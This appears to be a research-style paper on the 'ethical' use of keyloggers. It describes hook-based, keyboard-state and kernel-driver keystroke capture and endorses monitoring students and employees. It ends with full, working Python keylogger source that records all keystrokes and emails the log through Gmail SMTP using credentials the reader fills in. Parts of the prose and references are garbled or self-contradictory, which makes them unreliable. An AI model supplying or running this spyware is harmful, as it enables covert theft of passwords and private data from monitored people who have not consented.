activities has become increasingly pronounced. Keyloggers, traditionally associated with malicious intent, are now being considered for ethical use in contexts such as parental control and employee monitoring. However, the ethical implications of employing keyloggers in such scenarios are multifaceted and require careful consideration. This research endeavors to investigate the ethical dimensions and potential benefits of utilizing keyloggers for surveillance purposes while safeguarding individual privacy rights.

The literature surrounding the ethical use of keyloggers has primarily focused on delineating ethical boundaries, assessing potential benefits, and developing guidelines for responsible implementation. Studies have examined keylogger functionalities, deployment methods, and ethical considerations such as consent, transparency, and data protection. Additionally, research has explored the application of keyloggers in various contexts, emphasizing the importance of balancing surveillance needs with ethical principles and individual privacy rights.

II. LITERATURE SURVEY


Research on the ethical use of keyloggers has emerged in response to the increasing prevalence of digital surveillance and the potential for abuse of monitoring technologies. Studies have explored various facets of keylogger implementation, focusing on ethical considerations, deployment strategies, and potential benefits.

Ethical guidelines and frameworks have been proposed to navigate the complex ethical landscape surrounding keyloggers. These guidelines emphasize principles such as informed consent, transparency, and proportionality in surveillance activities. Additionally, researchers have investigated the legal and regulatory frameworks governing the use of keyloggers, highlighting the importance of compliance with privacy laws and regulations. Furthermore, empirical studies have examined the efficacy of keyloggers in specific contexts, such as parental monitoring and employee supervision. These studies have assessed the impact of keylogger usage on behaviour modification, productivity, and security awareness.

III. RESEARCH METHODOLOGY

This research studied the performance of keyloggers and its various features and uses. Keyboard is primary requirement of most common keyloggers; it consists of matrix of circuit with keys also known as key matrix, there are many different types of key matrix depending on keyboard manufactures [26]. However, the circuit closes key matrix when the user presses key, then keyboard processor and ROM detect this events. The processor translates the circuit location to a character or control code and sends to keyboardbuffer. The computer's keyboard controller receives the incoming keyboard data and forwards it to the windows operating system. Data travelling between operating system and computer keyboard

interface is, intercepted by keylogger. Windows Keyboard Hook method based on operating system provides some functions to Hook-based keyloggers for monitoring the keyboard. When a key is pressed the OS records the action and registers the application itself. Later any message running in this mechanism is approved by the application before going to the original target that receives the message. Today, most keyloggers utilize this technique to capture keystrokes. Fig. 4 shows Block diagram hook mechanism [10], [35]. There are two distinct types of hooks related to windows message: Global hook checks system wide message and Local hook monitors application specific message. Keyboard hook is: 1) Capable of reading all keyboard messages and transfer them to the next hook procedure in a chain. 2) Able to modify the original message and pass it to the next hook procedure. Talented to interrupt the flow of the message by not passing it to the next hook procedure Second method is Keyboard State Table method which has table consists of the status of 256 virtual keys. Therefore, application that uses a window interface refers to this table. Applications normally use this table to determine the states of the key whether it is up or down. For example, when key is pressed with Ctrl or Shift key, keylogger can utilize the GetKeyboardState API functions to disclose or reveal the keystroke information, by adding its thread to the top-level of thread message loop of window using AttachThreadInput API. Unlike other methods, the Kernel-Based Keyboard Filter Driver method located in the kernel level and hard to detect, but to install them on a surveillance machine, administrator privileges are required. In this method, keylogger that has been installed keyboard filter driver before install the system's keyboard device driver can capture the keystrokes and data even before reach the operating system.



IV. CONCLUSION

Keyloggers are powerful tools that cannot threaten the system itself, but the user's confidential data such as user name, password, pin and card bank. Although some keylogger are applied as legitimate way. keyloggers can be used to study human behaviour and computer usage patterns, which can be useful in various fields such as education and industry. For instance, keyloggers can be used to monitor student activity on online platforms to ensure they are completing their work diligently, and in industry, they can be used to reduce corruption and ensure accurate reports.

REFERENCES

- [1] C.-C. C. Chieh-Ning Lien, "Keylogger Defender," UCLA Computer Science Department, Los Angeles, CA 90095, USA, 2005.
- [2] C. a. Solms, "Implementing Rootkits to address operating system vulnerabilities," presented at the. Academy of computer science and software engineering , Universtiy of Johannesburg.Johannesburg, South Africa., 2011.
- [3] M. Aslam, R. N. Idrees, M. M. Baig, and M. A.Arshad, "Antihook shield against the software key loggers," in Proceedings of the National Conference of Emerging Technologies, 2004.
- [4] E. S. L. Martignoni, M. Fredrikson, S. Jha, and J. C. Mitchell, "A layered architecture for detecting malicious behaviors,,"Heidelberg.2008
- [5] C. Y. D. Le, T. Smart, and H. Wang, , "Detecting kernel level keyloggers through

dynamic taint analysis," College of William & Mary, Department of Computer Science, illiamsburg,, 2008.

[6] C. G. S.Ortani, and Crispo."Bait your Hook: A novel Detection technique for keylogger". University of Trento, Via Sommarive.Trento, Italy.2010.

[7] S. S. a. Anith."Detecting keylogger based on traffic analysis with periodic behavior"PSG College of Technology, Coimbatore, India.2011

[8] C. a. Rajendra."Keylogger in Cybersecurtiy Education". Rechester Institute of Technology,Rechester,New York,USA.

[9] T. Olzak." Keystroke Logging Keylogging" Erudio Security, LLC. 2008.

[10] S. S. A. G. CANBEK. (2009) Keylogger Increasing Threats to Computer Security and Privacy. IEEE TECHNOLOGY AND SOCIETY MAGAZINE.

[11] "List of keyloggers parasites," Dedicated 2Spyware, <http://www.2-spyware.com/keyloggers-removal>; accessed Sept. 2007.

[12] O. Zaitsev." Skeleton keys: the purpose and applications of keyloggers"2009

[13] A. R. P. Kalpa Vishnani, and Radhesh Mohandas, "An In-Depth Analysis of the Epitome of Online Stealth: Keyloggers; and Their Countermeasures," Dept. of Computer Science & Engg, National Institute of Technology Karnataka, Surathkal, Srinivasnagar, Mangalore - 575025, India, 2005.

[14] "How they work and how to detect them Part.", <http://www.securelist.com>; accessed Sept. 2009

[15] Y. A.-H. a. U. Aickelin, "Detecting Bots Based on Keylogging Activities," Department of Computer Science and Information Technology, The University of Nottingham, Nottingham, UK, 2008.

[16] S. Shetty." Operating system market share",2007.

Source Code

```
from pynput import keyboard
import smtplib,ssl
sender_mail = "user@domain.com"    # Replace user@domain.com with your email id
(everywhere)
#prefer using your own email id for receiver's as well.
receiver_mail = "user@domain.com" # Replace user@domain.com with your email id
(everywhere)
password = "passcode"              # Enter your Password here
port = 587
message = """From: user@domain.com
To: user@domain.com
Subject: KeyLogs

Text: Keylogs
"""

def write(text):
    with open("keylogger.txt",'a') as f:
        f.write(text)
        f.close()

def on_key_press(Key):
    try:
        if(Key == keyboard.Key.enter):
            write("\n")
        else:
            write(Key.char)
    except AttributeError:
        if Key == keyboard.Key.backspace:
            write("\nBackspace Pressed\n")
        elif(Key == keyboard.Key.tab):
            write("\nTab Pressed\n")
        elif(Key == keyboard.Key.space):
            write(" ");
        else:
            temp = repr(Key)+" Pressed.\n"
            write(temp)
            print("\n{} Pressed\n".format(Key))

def on_key_release(Key):
    #This stops the Listener/Keylogger.
    #You can use any key you like by replacing "esc" with the key of your choice
    if(Key == keyboard.Key.esc):
        return False

with keyboard.Listener(on_press= on_key_press,on_release= on_key_release) as listener:
    listener.join()

with open("keylogger.txt",'r') as f:
    temp = f.read()
```

```
message = message + str(temp)
f.close()
```

```
context = ssl.create_default_context()
server = smtplib.SMTP('smtp.gmail.com', port)
server.starttls()
server.login(sender_mail,password)
server.sendmail(sender_mail,receiver_mail,message)
print("Email Sent to ",sender_mail)
server.quit()
```

